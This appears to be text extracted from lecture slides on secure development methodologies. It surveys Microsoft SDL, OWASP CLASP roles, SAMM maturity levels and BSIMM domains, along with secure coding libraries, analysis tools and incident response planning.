
This might look at first a process that will make the development too slow but it for sure lead to minimize the final cost and time in security sensitive application.

Main methodologies are applied through development life cycle or maturity models to help assessing the level of security maturity for the application: SDL, CLASP, SAMM, BSIMM



Security centric approach

Microsoft Security development cycle(SDL)



Microsoft took a decision to focus on emphasizing the security over the new features. A set of tasks need to be performed through the development process.

Security centric approach

Microsoft Security development cycle(SDL)

Emphasize security Training

Embedding the security knowledge as part of development environment through a special software that hold the security model and prevent developer from building any unsecure functionality which will minimize the need for security training in organization.

Till this type of development environment get available, developers need to have security training.

Use Secure code libraries

Use secure code libraries that are tested, patched and updated.

If you are interested in sanitizing html use OWASP AntiSamy library this will minimize the probability of XSS attack.

Use standard PBKDF (password based key derivation function) and AES (advanced encryption standard) implemented in openssl library to do your encryption.

Security centric approach

Microsoft Security development cycle(SDL)

Use Secure code libraries

| Functionality | Language or framework | Library | License |
|-------------------------------|---|---|--------------------|
| Cryptography | C/C++ | Open SSL | Apache-style |
| | Java/C# | BouncyCastle | MIT X11-style |
| | Java, .NET, PHP, Python, Classic ASP, ColdFusion | OWASP ESAPI | BSD |
| HTML& script sanitization | Java, .NET | OWASP AntiSamy | BSD |
| | .NET | Microsoft Web Protection Library (a.k.a Anti XSS) | MS-PL |
| Authentication& Authorization | Java, .NET, PHP, Python, Classic ASP, Cold fusion | OWASP ESAPI | BSD |
| Output encoding | Java, .NET, PHP, Python, Ruby, Classic ASP, Java script, Cold fusion, Objective c | OWASP ESAPI | BSD |
| | .NET | Microsoft Web Protection Library (a.k.a Anti XSS) | MS-PL |
| File Access | Java, PHP, Classic ASP | OWASP ESAPI | ¹⁴⁸ BSD |

Security centric approach

Microsoft Security development cycle(SDL)

Code review

Manual code review didn't appear in the SDL.

Use static Analysis tools

Code review (static analysis) can be done (static=without code execution).

Static analysis is usually focus on increasing reliability, maintainability, Testability, reusability, portability and efficiency of developed software.

Good approach: using tools to automate static analysis tasks with a manual touch and while to eliminate (False Positive).

Examples about the security static analysis tools (FindBugs) and (OWASP LAPSE+) for java , (FXCop) for .NET and (PHP security scanner) for PHP.

For binary codes there are analyzers that allow analyzing compiled libraries and detect vulnerabilities. Examples about those tools (BugScam) for .exe and .DLL files, Code surfer (x86 executables (and C and C++ source)), IDA pro for windows and Linux executables, SAST web service, CAT.NET and BAP.

Security centric approach

Microsoft Security development cycle(SDL)

Black box scanning:

Analyzing the HTTP response instead of source.

Black box analysis can be:

- **Passive:** tools depends on watching HTTP traffic while the application is used. (Burp, Paros, Web Scarab, Rat prox)
- **Active:** tools generate their own requests. (Acunetix vulnerability scanner, HP web inspect, IBM Rational App scan)


Response Plan: purpose

- Minimize loss.
- Mitigate the weaknesses that were exploited.
- Restore services and processes.
- Reduce the risk that can occur from future incidents.

Response Plan:

- Who: who is going to respond hence the response team.
- How: by mean of specifying the process of response.
- When: specify the triggers of response.
- Tools and equipment: equipment and tools to response and recover.
- Investigation: know exactly what happened ,the related risk and loss.
- Managing mitigation: classification, prioritization, team assignment.
- Recovery: all tasks to return the train on the track.

SDL-Agile



Some tasks are executed each sprint (a sprint is a set period of time during which specific work has to be completed and made ready for review. Normally a one-week task) so mainly the agile version has the same tasks but it gives extra information about how frequent some of the tasks need to be preformed.

OWASP Comprehensive lightweight application security process (CLASP)

SDL CLASP uses ROLES to specify that tasks needed to be performed to implicitly maintain security in time where development phases or frequency are used in SDL.

Main roles identified by CLASP are **project manager, Requirement Specifier, Architect, Designer, implementer, Test Analyst, Security editor**.

The following table illustrate the main activities that different roles need to consider to build a secure application.

OWASP Comprehensive lightweight application security process (CLASP)

| CLASP Best Practices | CLASP Activities | Related Project Roles |
|------------------------------------|---|---|
| 1. Institute awareness programs | Institute security awareness program | <ul style="list-style-type: none"> Project manager |
| 2. Perform application assessments | Perform security analysis of system requirements and design (threat modeling) | <ul style="list-style-type: none"> Security auditor |
| | Perform source-level security review | <ul style="list-style-type: none"> Owner: security auditor Key contributor: implementer, designer |
| | Identify, implement, and perform security tests | <ul style="list-style-type: none"> Test analyst |
| | Verify security attributes of resources | <ul style="list-style-type: none"> Tester |
| | Research and assess security posture of technology solutions | <ul style="list-style-type: none"> Owner: designer Key contributor: component vendor |

OWASP Comprehensive lightweight application security process (CLASP)

| | | |
|----------------------------------|---|--|
| 3. Capture security requirements | Identify global security policy | <ul style="list-style-type: none">• Requirements specifier |
| | Identify resources and trust boundaries | <ul style="list-style-type: none">• Owner: architect• Key contributor: requirements specifier |
| | Identify user roles and resource capabilities | <ul style="list-style-type: none">• Owner: architect• Key contributor: requirements specifier |
| | Specify operational environment | <ul style="list-style-type: none">• Owner: requirements specifier• Key contributor: architect |
| | Detail misuse cases | <ul style="list-style-type: none">• Owner: requirements specifier• Key contributor: stakeholder |
| | Identify attack surface | <ul style="list-style-type: none">• Designer |
| | Document security-relevant requirements | <ul style="list-style-type: none">• Owner: requirements specifier• Key contributor: architect |

OWASP Comprehensive lightweight application security process (CLASP)

| | | |
|---|---|---------------|
| 4. Implement secure development practices | Apply security principles to design | • Designer |
| | Annotate class designs with security properties | • Designer |
| | Implement and elaborate resource policies and security technologies | • Implementer |
| | Implement interface contracts | • Implementer |

OWASP Comprehensive lightweight application security process (CLASP)


| | | |
|---|--|---|
| | Integrate security analysis into source management process | <ul style="list-style-type: none"> Integrator |
| | Perform code signing | <ul style="list-style-type: none"> Integrator |
| 5. Build vulnerability remediation procedures | Manage security issue disclosure process | <ul style="list-style-type: none"> Owner: project manager Key contributor: designer |
| | Address reported security issues | <ul style="list-style-type: none"> Owner: designer Fault reporter |
| 6. Define and monitor metrics | Monitor security metrics | <ul style="list-style-type: none"> Project manager |
| 7. Publish operational security guidelines | Specify database security configuration | <ul style="list-style-type: none"> Database designer |
| | Build operational security guide | <ul style="list-style-type: none"> Owner: integrator Key contributor: designer, architect, implemente |

Software Assurance Maturity Model (SAMM)

SAMM Overview

Business Functions

Security Practices



Software Assurance Maturity Model (SAMM)

SAMM Is an open framework helps establish a software security strategy customized to fit a special type of risk facing the organization.

Benefits gained by using SAMM cover:

- Evaluating an organization's existing software security practices.
- Building a balanced software security program in well-defined iterations.
- Demonstrating concrete improvements to a security assurance program.
- Defining and measuring security-related activities within an organization.

SAMM relates security practices to one of the different business function where four business functions were defined:

Governance: how an organization manages overall software development activities.

Construction: processes and activities related to how an organization defines goals and creates software within development projects.

Verification: processes and activities related to how an organization checks and tests artifacts produced throughout software development.

Deployment: processes and activities related to how an organization manages release of software that has been created. This can involve shipping products to end users, deploying products to internal or external hosts, and normal operations of software in the runtime environment.

Software Assurance Maturity Model (SAMM)

Each of the twelve Security practices attached to business functions has three levels of maturity with additional zero level.

Maturity levels are as follow:

0 : Implicit starting point representing the activities in the Practice being unfulfilled.

1 : Initial understanding and ad hoc provision of Security Practice.

2 : Increase efficiency and/or effectiveness of the Security Practice.

3 : Comprehensive mastery of the Security Practice at scale.

The model also describes for each maturity level in the Security practice a set of objectives and activities to help deciding if the maturity level is covered or not.

Building security in maturity model (BSIMM)

Governance

1. Strategy & Metrics (SM)
2. Compliance & Policy (CP)
3. Training (T)

Intelligence

4. Attack Models (AM)
5. Security Features & Design (SFD)
6. Standards & Requirements (SR)

SSDL Touchpoints

7. Architecture Analysis (AA)
8. Code Review (CR)
9. Security Testing (ST)

Deployment

10. Penetration Testing (PT)
11. Software Environment (SE)
12. Configuration Management & Vulnerability Management (CMVM)

Building security in maturity model (BSIMM)

BSIMM is similar to SAMM but it considers what called **domains** instead of **business functions** and *each domain defines a set of security practices*.

Defined domains are:

- **Governance:** Practices that help organize, manage, and measure a software security initiative. Staff development is also a central governance practice.
- **Intelligence:** Practices that result in *collections* of corporate knowledge used in carrying out software security activities throughout the organization. *Collections* include both *proactive security guidance* and *organizational threat modeling*.
- **SSDL touch points:** Practices associated with analysis and assurance of particular software development artifacts and processes. All software security methodologies include these practices.
- **Deployment:** Practices that interface with traditional network security and software maintenance organizations. Software configuration, maintenance, and other environment issues have direct impact on software security.

Unlike SAMM, BSIMM is a **quantitative** study built by interviewing 30 security executives in organizations with world class security initiatives and according to that study they identified the collective set of different activities undertaken by organizations, and participation level for each activity.

So in time where **SAMM tells you what you should do** (prescriptive) **BSIMM describes what the best organization did**.

Building security in maturity model (BSIMM)

Hence BSIMM calculates the maturity level depending on the coverage of specific activities in each security practice. The following table is an example about the list of activities defined in deployment domain, the penetration testing practice.

| PENETRATION TESTING (PT) | | |
|---|----------|---------------|
| LEVEL 1 | | |
| ACTIVITY DESCRIPTION | ACTIVITY | PARTICIPANT % |
| Use external penetration testers to find problems. | PT1.1 | 86% |
| Feed results to the defect management and mitigation system. | PT1.2 | 61% |
| Use penetration testing tools internally. | PT1.3 | 57% |
| LEVEL 2 | | |
| Provide penetration testers with all available information. | PT2.2 | 22% |
| Schedule periodic penetration tests for application coverage. | PT2.3 | 17% |
| LEVEL 3 | | |
| Use external penetration testers to perform deep-dive analysis. | PT3.1 | 11% |
| Have the SSG customize penetration testing tools and scripts. | PT3.2 | 6% |